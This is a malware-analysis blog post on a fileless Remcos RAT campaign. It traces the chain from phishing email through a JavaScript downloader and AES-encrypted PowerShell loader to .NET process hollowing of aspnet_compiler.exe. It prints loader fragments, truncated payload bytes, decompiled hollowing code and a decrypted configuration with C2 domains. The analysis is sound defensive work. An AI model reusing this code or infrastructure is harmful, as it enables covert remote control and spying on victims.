

Fileless Multi-Stage Remcos RAT: From Phishing to Memory-Resident Execution

 trellix.com/blogs/research/fileless-multi-stage-remcos-rat-phishing-to-memory

By [Madhini Muralidharan](#) · March 11, 2026

[Traditional malware](#) campaigns rely heavily on dropping executable files to disk—artifacts that defenders can scan, quarantine, and analyze with signature-based security tools.

Modern adversaries have shifted toward fileless attack techniques, executing payloads directly in memory and abusing trusted system components to evade detection, reduce forensic visibility, and accelerate deployment at scale. Remcos RAT, a widely used commodity remote access trojan, exemplifies this evolution.

Once known for straightforward file delivery, Remcos RAT operators now employ multi-stage, memory-resident infection chains that replace static payloads with layered scripting, in-memory decryption, and process injection.

This blog examines a recent Remcos RAT campaign identified during our analysis that demonstrates this transition in practice—from phishing-based initial access to fully fileless execution using JavaScript, PowerShell, and a managed .NET injector. By dissecting the attack chain from inbox to memory, we highlight how traditional malware delivery methods are being systematically replaced by stealthier, behavior-driven techniques—and why defenders must adopt memory-centric and behavior-based detection strategies to keep pace with this shift.

Remcos RAT_INFECTION CHAIN




Figure 1: Infection chain

A multi-stage **fileless Remcos RAT infection chain** was observed leveraging procurement-themed phishing emails for initial access. The campaign delivers an archived attachment containing a JavaScript downloader that retrieves an AES-obfuscated PowerShell payload from attacker-controlled infrastructure.

The decrypted PowerShell functions as a **memory-resident loader and watchdog**, reflectively loading a managed .NET injector that performs process hollowing against a trusted Windows file (aspnet_compiler.exe). The final Remcos RAT payload is injected and executed entirely in memory, leaving no payload artifacts on disk.

This execution chain highlights common tradecraft in commodity malware campaigns, including layered scripting, managed code injection, abuse of legitimate Windows components, and [fileless execution](#) techniques commonly associated with Initial Access Brokers and Remcos RAT affiliates.

Phishing email delivery and initial execution

The infection chain begins with **procurement-themed spam emails** using generic **request-for-quotation (RFQ)** lures to impersonate legitimate business communications. The sender identity is spoofed to resemble a marine and industrial company, with subject lines often indicating **SPF violations**.




Figure 2: Phishing email with malicious attachment

The emails deliver an **archived attachment** disguised as a quotation document. Inside the archive, a JavaScript file masquerades as a business document using a misleading filename. Execution of the script triggers the download of the next-stage payload from the attacker-controlled infrastructure.

JavaScript downloader and encrypted PowerShell retrieval

Upon execution, the JavaScript attachment functions as a lightweight downloader, responsible solely for fetching the next-stage payload. The script issues a HTTP request to an attacker-controlled infrastructure.




Figure 3: Obfuscated JS

The retrieved file is an **AES-encrypted PowerShell script** stored and executed in memory rather than written to disk. The JavaScript stage performs minimal logic, reducing its behavioral footprint and delegating all subsequent execution, decryption, and persistence logic to the PowerShell loader.

```
"kHGdC2m3iW6XyOBmQsQd0EcXyJ73MTD8hTuwZsRegp0v90X6RuYvjS0yB3pHQU1KhERTnn6BJVcxSQq01MxhZQvwDS
fBKthfPTFIAjz1FeTT/U+qMIZLmsnGizeXIT+044X1EVpnbGvGdJMgDRi+860GyN0EEX08DVYrIPq7S5/3ecPY/UT1p
geI3GeLEgwFwT6KdWivPXtc+WzNd4tUIA==",

"rj1Lnu2m3BV5WH8eBp9Wfkz5jnda7rHz70Xr4qywFq9/cgIVZbWzM69Tdmzusmdy7VU5ghr34z7Fr76T9tGpRQue4U
qqohTvwEbnTByF1xTUALF21eUL/nfE9IRttEmRfr8I2x19uSuxsVXC71tu0R5OmmoPADDFx1jsHIRpsh70Azf1xk+7I
yvIirsjbcRVpr0CQgy+Gz14M05EyiJ8FodQ==",

"viJZJK1weAq8wLClhg3EutwCHLckLpuVssRpy8rE9dGT/RbcfyG5Q9dPumF/quk4sFwe72YtHYBEsjZPRtUCBv4+Bss
PZfYNmRt0cfcFcm+tWRBofzhRt5zgxd5HEz7AhPWyXbm6xpF312RPGx9ZhFVD1KRCHzyMaj2pr41GCIZcQmTk9b3k+a
/WsblFTLrkcfQ"
)

$KeyCipher = "3JTZtTd1n8QvBctAj4JHPSfUC4rOqPsBT5rWpIlG7Do="
$VectorCipher = "IMcjoXjPMNhYAA/Q1JNqOw=="

# LAYER 2: Core Transformation Functions
function Resolve-EncryptionKey {
    param([string]$CipherText)
}
```

Figure 4: Encrypted2.ps1

This design reflects a common modular tradecraft pattern, where initial access scripts act only as delivery mechanisms, limiting exposure while enabling rapid iteration of later-stage payloads hosted remotely.

Decoded PowerShell loader – In-memory AES decryption and execution

The decrypted PowerShell acts as a fully fileless loader, performing AES decryption entirely in memory using embedded Base64-encoded key and Initialisation Vector (IV) values. The payload is reconstructed from multiple encoded fragments and decrypted using AES-256 CBC with PKCS7 padding, with no artifacts written to disk.

```
# Main monitoring and execution routine
function Start-MonitoringRoutine {
    param(
        [string]$MonitorProcessName = "AspNet_compiler",
        [int]$CheckIntervalSeconds = 5
    )

    do {
        if (Test-ProcessAbsent -ProcessName $MonitorProcessName) {
            # Decode the base64 encoded assembly
            $decodedAssemblyBytes = [System.Convert]::FromBase64String(
                'TVQQAAMAAAAEAAAA//8AALGAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpCyBwcm9n
                1vZGUudQ9KJAAAIAAAAAABQRQAAATAEAC7gUMcAAAAAAAAAOAADiELATAAADwCAAGAAAAAAAAATloCAAgaAAAAyIAAABAAAAgAAAAgAABAAAAAAAAA
                BAAABAAAAEAEEAAAAAABAAAAAABAAAAAABAAAAAABAgBLAAAAAGCAGQDAAAAAAAAAAAAAAAAAAAAAAAAAAAAIACAawAAC6WQIAHAAAAAAAAAAAAAAAA
                AAAAAAAAAATAAACAAAAAAAAAAAAAAAAAACCAAAEGAAAAAAAAAAAAAAC50ZXh0AAAAVDoCAAgaAAAAPIAAAIAAAAAAAAAAAAAAAAAACAAAGAUcnNyYwAAAGQDA'
            )
        }
    } while ($?)
}
```

Figure 5: Malicious .net dll injector in encoded format

Post-decryption, the PowerShell script loads two executable file payloads directly into memory: a **Base64-encoded .NET injector** assembly and a **Remcos RAT payload supplied as raw decimal byte data**.

```
# Execute the assembly method
$executionResult = Invoke-ManagedAssembly -RawAssemblyBytes $decodedAssemblyBytes `
                                           -TargetTypeName 'MAFFIA.ProcessHollowing' `
                                           -TargetMethodName 'Execute' `
                                           -MethodArguments $invocationParameters

# Update payload for next iteration
[Byte[]]$ExecutionPayload = (77,90,144,0,3,0,0,0,4,0,0,0,255,255,0,0,184,0,0,0,0,0,0,0,64,0,0,0,0,0,0,0,
0,0,0,0,8,1,0,0,14,31,186,14,0,180,9,205,33,184,1,76,205,33,84,104,105,115,32,112,114,111,103,114,97,109,
110,32,105,110,32,68,79,83,32,109,111,100,101,46,13,13,10,36,0,0,0,0,0,0,0,252,41,183,164,184,72,217,247,
171,72,217,247,12,212,42,247,19,72,217,247,12,212,43,247,166,72,217,247,177,48,93,247,185,72,217,247,38,23
,217,247,234,32,221,246,153,72,217,247,234,32,218,246,162,72,217,247,177,48,74,247,161,72,217,247,184,72,2
217,247,19,33,38,247,185,72,217,247,19,33,219,246,185,72,217,247,82,105,99,104,184,72,217,247,0,0,0,0,0,0,
```

Figure 6: Decimal data REMCOS RAT payload

The injector is reflectively loaded and used to perform **process hollowing** against the legitimate aspnet_compiler.exe file, into which the Remcos RAT payload is injected and executed. The final malware runs entirely from memory within the hollowed trusted process.

Fileless .NET injector leveraging process hollowing

The decrypted PowerShell loader reflectively loads a **managed .NET injector assembly** directly into memory, avoiding any file system interaction. The injector exposes a static method responsible for performing **process hollowing** against the legitimate Windows file `aspnet_compiler.exe`.

```
private static bool o1Ap3HZau(ProcessHollowing.NVnyGwCI1PhrqJx8ku nvnyGwCI1PhrqJx8ku_0, byte[] byte_0)
{
    int num = BitConverter.ToInt32(byte_0, 60);
    int num2 = BitConverter.ToInt32(byte_0, num + 52);
    int num3 = BitConverter.ToInt32(byte_0, num + 80);
    int num4 = BitConverter.ToInt32(byte_0, num + 84);
    int num5 = BitConverter.ToInt32(byte_0, num + 40);
    int[] array = ProcessHollowing.X3ad5c8KZ();
    bool flag = ProcessHollowing.gtQvTQFYx(nvnyGwCI1PhrqJx8ku_0.OJ7k5A5hn, array);
    int num6 = array[41];
    int num7 = ProcessHollowing.uCUTlcpZW(nvnyGwCI1PhrqJx8ku_0.TQcsOETna, new IntPtr(num6 + 8));
    if (num7 == num2)
    {
        ProcessHollowing.CbXI33Y7X(nvnyGwCI1PhrqJx8ku_0.TQcsOETna, new IntPtr(num7));
    }
    IntPtr intPtr = ProcessHollowing.IeMxiZTYC(nvnyGwCI1PhrqJx8ku_0.TQcsOETna, new IntPtr(num2), num3);
    ProcessHollowing.KWV3nssA5(nvnyGwCI1PhrqJx8ku_0, byte_0, intPtr, num, num4);
    ProcessHollowing.jJgLnPvaI(nvnyGwCI1PhrqJx8ku_0.TQcsOETna, num6, intPtr);
    ProcessHollowing.CGajMUZA0(nvnyGwCI1PhrqJx8ku_0.OJ7k5A5hn, array, intPtr, num5, flag);
    return ProcessHollowing.jwmtKuPCm(nvnyGwCI1PhrqJx8ku_0.OJ7k5A5hn);
}
```

Figure 7: .net injector hollows trusted process

By creating and hollowing a trusted process, the malware replaces its memory with the final payload while inheriting the target process's identity. This technique allows the attacker to execute malicious code under the context of commonly used, signed .NET utility, significantly reducing behavioral and signature-based detection.

Final stage: Memory-resident Remcos RAT operation

In the final stage, Remcos RAT executes as a fileless payload within a hollowed `aspnet_compiler.exe` process. The malware initializes its runtime, decrypts configuration data, and launches modular worker threads to support command-and-control, surveillance, and persistence functions. By operating entirely in memory and abusing a trusted Windows component, the RAT minimizes forensic artifacts while maintaining full remote access capabilities.

powershell.exe		3,52,720 K	3,13,596 K	6876 Windows PowerShell	Microsoft Corporation
conhost.exe		4,404 K	18,404 K	9172 Console Window Host	Microsoft Corporation
aspnet_compiler.exe	3.13	3,248 K	21,252 K	8876 aspnet_compiler.exe	Microsoft Corporation
procexp64.exe	5.00	34,172 K	61,140 K	9632 Sysinternals Process Explorer	Sysinternals - www.sysinter..
OneDrive.Sync.Service.exe		38,868 K	9,032 K	10168 Microsoft OneDrive Sync Ser...	Microsoft Corporation

Figure 8: Fileless Remcos RAT payload operating via `aspnet_compiler.exe`

Analysis of the final payload REMCOS RAT

The final payload REMCOS RAT is a VisualC++ compiled executable file of size 481.5kb.

```

.rdata:0046D000 asc_46D000 db 0Ah ; DATA XREF: sub_41C07A+2A↑o
.rdata:0046D001 db 9,' ' ; 0Ah
.rdata:0046D028 db 9,'(' ; 0Ah
.rdata:0046D04F db 9,')' ; 0Ah
.rdata:0046D076 db 9,'{' ; 0Ah
.rdata:0046D09D db 9,'[' ; 0Ah
.rdata:0046D0C4 db 9,'|' ; 0Ah,0
.rdata:0046D0EC ; const char aRemcosV[]
.rdata:0046D0EC aRemcosV db 0Ah ; DATA XREF: sub_41C0BB+62↑o
.rdata:0046D0ED db 9,'Remcos v',0
.rdata:0046D0F7 align 4
.rdata:0046D0F8 ; const char asc_46D0F8[2]
.rdata:0046D0F8 asc_46D0F8 db 0Ah,9 ; DATA XREF: sub_41C0BB+7E↑o
.rdata:0046D0FA db 0A9h
.rdata:0046D0FB db 20h
.rdata:0046D0FC db 42h ; B
.rdata:0046D0FD db 72h ; r
.rdata:0046D0FE db 65h ; e
.rdata:0046D0FF db 61h ; a
.rdata:0046D100 db 68h ; k
.rdata:0046D101 db 69h ; i
.rdata:0046D102 db 6Eh ; n
.rdata:0046D103 db 67h ; g
.rdata:0046D104 db 53h ; S
.rdata:0046D105 db 65h ; e
.rdata:0046D106 db 63h ; c
.rdata:0046D107 db 75h ; u
.rdata:0046D108 db 72h ; r
.rdata:0046D109 db 69h ; i
.rdata:0046D10A db 74h ; t
.rdata:0046D10B db 79h ; y
.rdata:0046D10C db 2Eh ; .

```

Figure 9: REMCOS RAT payload

The first routine executed by the Remcos RAT payload is a dedicated runtime initialization function that dynamically resolves all required Windows APIs.

```

v5 = LoadLibraryA("kernel32");
GlobalMemoryStatusEx = (BOOL (__stdcall *) (LPMEMORYSTATUS_EX)) GetProcAddress(v5, "GlobalMemoryStatusEx");
v6 = GetModuleHandleA("kernel32");
IsWow64Process = (BOOL (__stdcall *) (HANDLE, PBOOL)) GetProcAddress(v6, "IsWow64Process");
v7 = GetModuleHandleA("kernel32");
GetComputerNameExW = (BOOL (__stdcall *) (COMPUTER_NAME_FORMAT, LPWSTR, LPDWORD)) GetProcAddress(
    v7,
    "GetComputerNameExW");

v8 = LoadLibraryA("Shell32");
IsUserAnAdmin = GetProcAddress(v8, "IsUserAnAdmin");
v9 = GetModuleHandleA("kernel32");
SetProcessDEPPolicy = (BOOL (__stdcall *) (DWORD)) GetProcAddress(v9, "SetProcessDEPPolicy");
v10 = GetModuleHandleA("user32");
EnumDisplayDevicesW = (BOOL (__stdcall *) (LPCWSTR, DWORD, PDISPLAY_DEVICEW, DWORD)) GetProcAddress(
    v10,
    "EnumDisplayDevicesW");

v11 = GetModuleHandleA("user32");
EnumDisplayMonitors = (BOOL (__stdcall *) (HDC, LPCRECT, MONITORENUMPROC, LPARAM)) GetProcAddress(
    v11,
    "EnumDisplayMonitors");

v12 = GetModuleHandleA("user32");
GetMonitorInfoW = (BOOL (__stdcall *) (HMONITOR, LPMONITORINFO)) GetProcAddress(v12, "GetMonitorInfoW");
v13 = GetModuleHandleA("kernel32");
GetSystemTimes = (BOOL (__stdcall *) (PFILETIME, PFILETIME, PFILETIME)) GetProcAddress(v13, "GetSystemTimes");
v14 = LoadLibraryA("Shlwapi");
dword_474B04 = (int) GetProcAddress(v14, (LPCSTR) 0xC);
v15 = LoadLibraryA("kernel32");
GetConsoleWindow = (HWND (__stdcall *) ()) GetProcAddress(v15, "GetConsoleWindow");
v16 = GetModuleHandleA("ntdll");
NtSuspendProcess = (int) GetProcAddress(v16, "NtSuspendProcess");
v17 = GetModuleHandleA("ntdll");
NtResumeProcess = (int) GetProcAddress(v17, "NtResumeProcess");
v18 = LoadLibraryA("Iphlpapi");
GetExtendedTcpTable = (DWORD (__stdcall *) (PVOID, PDWORD, BOOL, ULONG, TCP_TABLE_CLASS, ULONG)) GetProcAddress(
    v18,
    "GetExtendedTcpTable");

v19 = LoadLibraryA("Iphlpapi");
result = GetProcAddress(v19, "GetExtendedUdpTable");

```

Figure 10: Retrieving system libraries before operation

Decryption routine




Figure 13: Decryption routine

Below is the Remcos RAT configuration after decryption of the resource, which contains the Command & Control (C2) server domains, the port number used (2404), the Hostname - RemaHost1, the Mutex name - Rmc-ZOCNDU, keylogging data file names, and information collected and sent from the victim machine.

65	61	69	64	61	6C	69	2E	64	64	6E	73	2E	6E	65	74	ea	idali.ddns.net
3A	32	34	30	34	3A	30	1E	77	77	77	2E	6C	6D	66	69	:	2404:0.www.lmfi
72	65	2E	6E	65	74	3A	32	34	30	34	3A	30	1E	7C	1E	re	.net:2404:0. .
1E	1F	7C	52	65	6D	61	48	6F	73	74	31	7C	1E	1E	1F	..	RemaHost1 ...
7C	31	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	01	7C	1E	1 ...	
1E	1F	7C	01	7C	1E	1E	1F	7C	31	7C	1E	1E	1F	7C	31	..	 1 ... 1
30	30	30	30	30	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	00000	
38	7C	1E	1E	1F	7C	72	00	65	00	6D	00	61	00	2E	00	8 ...	r.e.m.a...
65	00	78	00	65	00	00	00	7C	1E	1E	1F	7C	01	7C	1E	e.x.e...	
1E	1F	7C	00	7C	1E	1E	1F	7C	30	7C	1E	1E	1F	7C	52	..	 0 ... R
6D	63	2D	5A	4F	43	4E	44	55	7C	1E	1E	1F	7C	31	7C	mc-ZOCNDU	... 1
1E	1E	1F	7C	38	7C	1E	1E	1F	7C	6C	00	6F	00	67	00	...	8 ... l.o.g.
73	00	2E	00	64	00	61	00	74	00	00	00	7C	1E	1E	1F	s...d.a.t...	...
7C	00	7C	1E	1E	1F	7C	01	7C	1E	1E	1F	7C	00	7C	1E		
1E	1F	7C	31	30	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	..	10
00	00	7C	1E	1E	1F	7C	35	7C	1E	1E	1F	7C	36	7C	1E	..	... 5 ... 6
1E	1F	7C	53	63	72	65	65	6E	73	68	6F	74	73	7C	1E	..	Screenshots .
1E	1F	7C	00	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	00	..	
7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	00	7C	1E	1E	1F		
7C	00	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	00	7C	1E		
1E	1F	7C	00	7C	1E	1E	1F	7C	35	7C	1E	1E	1F	7C	31	..	 5 ... :
7C	1E	1E	1F	7C	4D	69	63	52	65	63	6F	72	64	73	7C	...	MicRecords
1E	1E	1F	7C	00	7C	1E	1E	1F	7C	30	7C	1E	1E	1F	7C	...	 0 ...
30	7C	1E	1E	1F	7C	00	00	7C	1E	1E	1F	7C	00	7C	1E	0 ...	
1E	1F	7C	01	7C	1E	1E	1F	7C	30	7C	1E	1E	1F	7C	00	..	 0 ...
7C	1E	1E	1F	7C	31	7C	1E	1E	1F	7C	52	00	65	00	6D	... 1 ...	R.e.i
00	61	00	00	00	7C	1E	1E	1F	7C	72	00	65	00	6D	00	.a...	... r.e.m
61	00	00	00	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	00	a...	
7C	1E	1E	1F	7C	32	34	37	39	32	32	33	31	30	43	38	...	247922310C
46	31	44	31	44	33	39	32	36	34	46	30	30	33	39	36	F1D1D39264F0039	
43	39	42	43	42	7C	1E	1E	1F	7C	00	7C	1E	1E	1F	7C	C9BCB	
7C	1E	1E	1F	7C	7C	1E	1E	1F	7C	7C	1E	1E	1F	7C	CE	...	

Figure 14: Remcos RAT Configuration after decryption

Following runtime preparation, dynamic API resolution, and config file extraction, the Remcos RAT payload performs an early execution control check to enforce single-instance operation. This is implemented by creating a uniquely named mutex, **Rmc-ZOCNDU**, derived from the embedded configuration.

```

.text:0040BEDC call    sub_401E8F
.text:0040BEE1 push    eax                ; lpName
.text:0040BEE2 push    1                ; bInitialOwner
.text:0040BEE4 push    0                ; lpMutexAttributes
.text:0040BEE6 call    ds:CreateMutexA
.text:0040BEEC mov     dword_472D94, eax
.text:0040BEF1 call    ds:GetLastError
.text:0040BEF7 xor     ecx, ecx
.text:0040BEF9 cmp     eax, 0B7h
.text:0040BEFE setnz  cl
.text:0040BF01 mov     eax, ecx
.text:0040BF03 retn
.text:0040BF03 sub_40BED7 endp
.text:0040BF03

100.00% (3, 64) (969, 253) 0000B2D7 0040BED7: sub_40BED7 (Synchronized with EIP)

Hex View-1
00475330  00 00 00 00 07 00 00 00 52 6D 63 2D 5A 4F 43 4E .....Rmc-ZOCN
00475340  44 55 00 00 00 00 00 00 0A 00 00 00 0F 00 00 00 DU.....
00475350  B0 74 6F 00 00 00 00 00 09 00 07 0E 00 00 00 00 .to.....

```

Figure 15: Mutex creation

By invoking CreateMutexA and evaluating the return status via GetLastError, the malware determines whether an active instance is already running on the host. If the mutex already exists, execution is aborted or altered, preventing duplicate deployments and reducing operational noise.

Host operating system and architecture enumeration

After enforcing single-instance execution, Remcos RAT profiles the host environment to identify the operating system version and process architecture. The routine first determines whether the payload is running in a 32-bit or 64-bit context and stores this information for later reporting.

```

byte_474AF9 = sub_41B366();
v1 = sub_4125EB("SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion", "ProductName", v0);
sub_401EEF(&unk_475A38, v1);
sub_401EEA(v8);
